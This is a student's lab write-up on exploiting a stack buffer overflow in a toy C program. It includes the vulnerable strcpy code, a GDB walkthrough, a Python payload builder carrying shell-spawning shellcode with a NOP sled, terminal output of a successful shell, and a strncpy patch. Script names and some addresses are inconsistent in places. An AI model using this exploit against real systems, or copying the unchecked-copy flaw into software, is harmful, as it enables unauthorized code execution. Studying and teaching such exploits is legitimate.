Graham Dungan
February 20, 2025
UIN: 332001764

CSCE 413: Software Security
Class 16: Buffer Overflows

Demo

A video demonstration can be found here: https://youtu.be/aD7SnUaM31g Two scripts, `explot.sh` and `explot_secure.sh` have been provided for local demonstrations. These demonstration scripts require the `vuln` and `secure` binaries, respectively. These demos must be run on a 32-bit system (natively Ubuntu MATE 18.04.5 LTS (Bionic Beaver)). The scripts themselves will disable ASLR while running. To run the scripts,


1. Enter the `Class16` directory.
   `cd Class16`
2. Run the scripts.
   `./exploit.sh` or `./exploit_secure.sh`

Vulnerable Application

For this assignment, I created an application named `vuln.c`. The code is as follows.

```
1  int copy_string(char* str) {
2      char buf[128];
3      strcpy(buf, str);
4      return 1;
5  }
6
7  int main(int argc, char *argv[]) {
8      copy_string(argv[1]);
9      printf("Successfuly copied the string!\n");
10     return 0;
11 }
```

This program copies any string passed into the first command line argument and prints a message if successful. For example, this program can be ran with `./vuln "Hello World!"`.



The program is vulnerable because `strcpy` found on line 3 does not do any bounds checking on the string before loading it into the buffer. Because of this, the provided string will be written to the memory starting at the location of `buf[128]` and ending whenever the string ends, causing a potential buffer overflow.

Exploitation

Overflow

We know that the buffer for the program is 128 bytes, but that does not necessarily ensure that we know how much room is between the end of the buffer and the return address of the stack frame. We can find this by purposefully overflowing the program and then observing the memory in a debugger. For the purposes of this assignment, I will be using the GDB debugger with GEF.

Finding the location of the return address can be done in two ways- by running the program in a debugger or segmentation faulting the program with an overflow and viewing the core dump file (barring the many other forms of leaking memory addresses). For this explanation, we will be running the program in a debugger. The video demo demonstrates this by viewing the core dump.

We will overflow the program with 160 ”A” characters with `r "$(python3 -c 'print("A"*160)')"` in GDB. Setting a breakpoint at `0x0804848a` in `vuln.c`, we can view the instance right before the program attempts to return to main. We will then view the stack at this moment,

```
0xbffff098|+0x001c: "AAAAAAAAAAAAAAAAAAAAAAAA"
0xbffff09c|+0x0020: "AAAAAAAAAAAAAAAAAAAA"  <- $esp
0xbffff0a0|+0x0024: "AAAAAAAAAAAAAAAA"
0xbffff0a4|+0x0028: "AAAAAAAAAAAA"
0xbffff0a8|+0x002c: "AAAAAAAA"
0xbffff0ac|+0x0030: "AAAA"
```

It is seen that the return address of the stack frame (for the `copy_string`) is kept at `0xbffff09c`. We will now need to find where our buffer starts. Viewing the rest of the stack, we find that the buffer starts at `0xbffff010`.

Payload

Now that we know the start of the buffer and the area we need to overwrite, we will need to construct a payload that is large enough to fill the region. `payload.py` is a python program that constructs such a payload;

```
import sys

if len(sys.argv) != 3:
    print("Usage: python payload.py <buffer_start> <return_address>")
    sys.exit(1)

arg1 = sys.argv[1]
arg2 = sys.argv[2]

try:
    buffer_start = int(arg1,16)
    return_addr = int(arg2, 16)
except ValueError:
    print("Invalid hex number format. Use 0x format.")

shellcode = b"\x31\xc0\x31\xc9\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

# Payload size is difference between returen address and buffer start
payload_size = return_addr - buffer_start - 4 # Decrease by 4 to account for address

# Generous nop sled for landing
nop_size = 64
nopsled = b"\x90" * nop_size

# Landing address is in the middle of the nop sled, so landing_addr = buffer_start + (nop_size / 2)
landing_addr = buffer_start + (nop_size // 2)

landing_addr = landing_addr.to_bytes(4, byteorder='little')

payload = nopsled + shellcode + b"A"*(payload_size - len(shellcode) - len(nopsled)) + landing_addr
sys.stdout.buffer.write(payload)
```

The program takes two command line arguments, the buffer's start address and the address that contains the return address. It then calculates the necessary size of the payload including a 64-byte NOP sled, the shellcode, and the payload itself. Given the lack of internet resources on Exploit DB, etc. for a shellcode that worked successfully on 32-bit Ubuntu 18.04.5, I prompted ChatGPT to create a shellcode that opened a simple shell. The program then calculates the ”landing” address which is in the middle of the NOP sled, to adjust for any error. It then returns the concatenation of the NOP sled, shellcode, padding ”A”'s, and the ”landing” address.

Demonstration

The execution of such a program is highly dependent on the system and environment. ASLR must be disabled, as stack randomization will move addresses. Due to the difference in environment settings, `env -i` is used to remove inherited environment variables, preventing the stack from moving too much if executed in a different directory. The exploit can be run with the string `env -i ./vuln "$(python3 ./payload.py 0xbffffd30 0xbffffdc0)"`,

```
user@Ubuntu32:~/Desktop/demo$ env -i ./vuln "$(python3 ./payload.py 0xbffffd10 0xbffffda0)"
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo)
$ exit
user@Ubuntu32:~/Desktop/demo$
```

As seen here, the script was executed and a new shell was created. The `id` command could be run as proof of the new environment.

Patching

The patch for this code can be found in `secure.c`. The patch is as simple as using `strncpy`, which specifies the length of the string being copied. I clamped the size of the string to 127 bytes and left 1 byte for the null terminator,

```c
1  #include <stdio.h>
2  #include <string.h>
3
4  int copy_string(char* str) {
5      char buf[128];
6      strncpy(buf, str, sizeof(buf) - 1); // strncpy ensures at most 127 characters
7      buf[sizeof(buf) - 1] = '\0'; // Include the null terminator
8      return 1;
9  }
10
11 int main(int argc, char *argv[]) {
12     copy_string(argv[1]);
13     printf("Successfuly copied the string!\n");
14     return 0;
15 }
```

As seen on lines 6 and 7, there is now handling to prevent overflows.

Secure Demonstration

Attempting to overflow the stack in GDB with `r "$(python3 -c 'print("A"*160)')"`, as seen earlier, will no longer work,

```
0xbffff08c|+0x0068: 0x414141 ("AAA"?)
0xbffff090|0x006c: 0xb7fb73fc  ->  0xb7fb8200  ->  0x00000000
0xbffff094|+0x0070: 0x804a000  ->  0x8049f14  ->  <_DYNAMIC+0> add DWORD PTR [eax], eax
0xbffff098|+0x0074: 0xbffff0b8  ->  0x00000000
0xbffff09c|+0x0078: 0x80484be  ->  <main+45> add esp, 0x10   <- $esp
0xbffff0a0|+0x007c: 0xbffff344  ->  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
```

As seen here, the buffer ends at `0xbffff08c` with the last two bits of `0x41414100` being the null terminator `\x00` (or `\0`). Attempting to run the program as seen in the earlier demonstration with
`env -i ./secure "$(python3 ./payload.py 0xbffffd30 0xbffffdc0)"` will also fail,

```
user@Ubuntu32:~/Desktop/demo$ env -i ./secure "$(python3 ./payload.py 0xbfffd10 0xbfffda0)"
Successfuly copied the string!
user@Ubuntu32:~/Desktop/demo$
```